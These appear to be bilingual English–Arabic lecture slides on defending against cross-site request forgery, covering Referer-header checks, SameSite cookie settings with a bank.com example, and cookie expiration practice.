
Mitigate Cross-Site Request Forgery


التخفيف من تزوير الطلب عبر المواقع

- ▶ Idea: Can we remove "ambient authority" when a request originates from another site?
الفكرة: هل يمكننا إزالة "السلطة المحيطة" عندما ينشأ طلب من موقع آخر ؟ ▶

الفكرة: استخدم رأس الإحالة Idea: Use *Referer* header

- ▶ افحص رأس HTTP المُحيل
- ▶ رفض أي طلبات من **Origins** غير مدرجة في "القائمة المسموح بها"
- ▶ مسكتك: احذر من ذاكرات التخزين المؤقت لـ **HTTP!**
- ▶ Inspect the **Referer** HTTP header
- ▶ Reject any requests from origins not on an "allowlist"
- ▶ Gotcha: Watch out for HTTP caches!







Referer header does not mitigate CSRF

الرأس المرجعي لا يخفف من CSRF

- ▶ Gotcha: Watch out for HTTP caches!
 - ▶ Add a Vary: **Referer** header
 - ▶ Or, add a **Cache-Control: no-store** header
 - ▶ Gotcha: Sites can opt out of sending the **Referer** header!
 - ▶ Gotcha: Browser extensions might omit **Referer** for privacy reasons
- ▶ مسكتك: احذر من ذاكرات التخزين المؤقت لـ HTTP!
 - ▶ أضف متغيرًا: رأس المرجع
 - ▶ أو أضف رأس التحكم في ذاكرة التخزين المؤقت no-store :
 - ▶ مسكتك: يمكن للمواقع إلغاء الاشتراك في إرسال رأس المرجع!
 - ▶ مسكتك: قد تحذف ملحقات المتصفح المرجع لأسباب تتعلق بالخصوصية




SameSite cookies

- ▶ Use **SameSite** cookie attribute to prevent cookie from being sent with requests initiated by other sites
 - ▶ **SameSite=None** - default, always send cookies
 - ▶ **SameSite=Lax** - withhold cookies on subresource requests originating from other sites, allow them on top-level requests
 - ▶ **SameSite=Strict** - only send cookies if the request originates from the website that set the cookie

- ▶ استخدم سمة ملف تعريف الارتباط **SameSite** لمنع إرسال ملف تعريف الارتباط مع الطلبات التي تبدأها مواقع أخرى
- ▶ **SameSite = لا شيء** - افتراضيًا، أرسل ملفات تعريف الارتباط دائمًا
- ▶ **SameSite = Lax** - حجب ملفات تعريف الارتباط على طلبات المورد الفرعي الناشئة من مواقع أخرى، والسماح بها في طلبات المستوى الأعلى
- ▶ **SameSite = Strict** - أرسل ملفات تعريف الارتباط فقط إذا كان الطلب ناشئًا من موقع الويب الذي قام بتعيين ملف تعريف الارتباط

Set-Cookie: key=value; Secure; HttpOnly; Path=/; SameSite=Lax

Checking sequence to decide if a particular cookie is sent by the browser:
1) SameSite attribute -> 2) Domain attribute -> 3) Path attribute -> other attributes...



Proposal to make cookies SameSite=Lax by default

اقتراح إنشاء ملفات تعريف الارتباط افتراضيًا SameSite = Lax

- ▶ "Cookies should be treated as "SameSite=Lax" by default"1
- ▶ Who would want to opt into **SameSite=None** cookies?

▶ "يجب التعامل مع ملفات تعريف الارتباط على أنها "SameSite =Lax" بشكل افتراضي1"

▶ من يريد الاشتراك في SameSite=None ملفات تعريف الارتباط؟

Solution: SameSite cookies

Server response from **bank.com**:

HTTP/1.1 200 OK

Set-Cookie: sessionId=1234; SameSite=Lax

Top-level and subresource requests from **bank.com**:

POST /transfer HTTP/1.1

Cookie: sessionId=1234

Subresource request from **attacker.com**:

POST /transfer HTTP/1.1






How long should cookies last?

ما هي المدة التي يجب أن تستمر فيها ملفات تعريف الارتباط ؟

- ▶ When **Expires** not specified, lasts for current browser session
عندما لا يتم تحديد انتهاء الصلاحية ، يستمر لجلسة المتصفح الحالية
- ▶ Use a reasonable expiration date for your cookies, e.g. 30-90 days
استخدم تاريخ انتهاء معقول لملفات تعريف الارتباط الخاصة بك، على سبيل المثال 30-90 يوما
- ▶ You can set the cookie with each response to restart the 30 day counter, so an active user won't ever be logged out, despite the short timeout
يمكنك تعيين ملف تعريف الارتباط مع كل استجابة لإعادة تشغيل عداد الـ 30 يومًا، لذلك لن يتم تسجيل خروج المستخدم النشط أبدًا، على الرغم من قصر المهلة
- ▶ 2007: "The Google Blog announced that Google will be shortening the expiration date of its cookies from the year 2038 to a two-year life cycle." – Search Engine Land
2007: أعلنت مدونة Google أن Google ستقوم بتقصير تاريخ انتهاء صلاحية ملفات تعريف الارتباط الخاصة بها من عام 2038 إلى دورة حياة مدتها سنتان – "محرك البحث

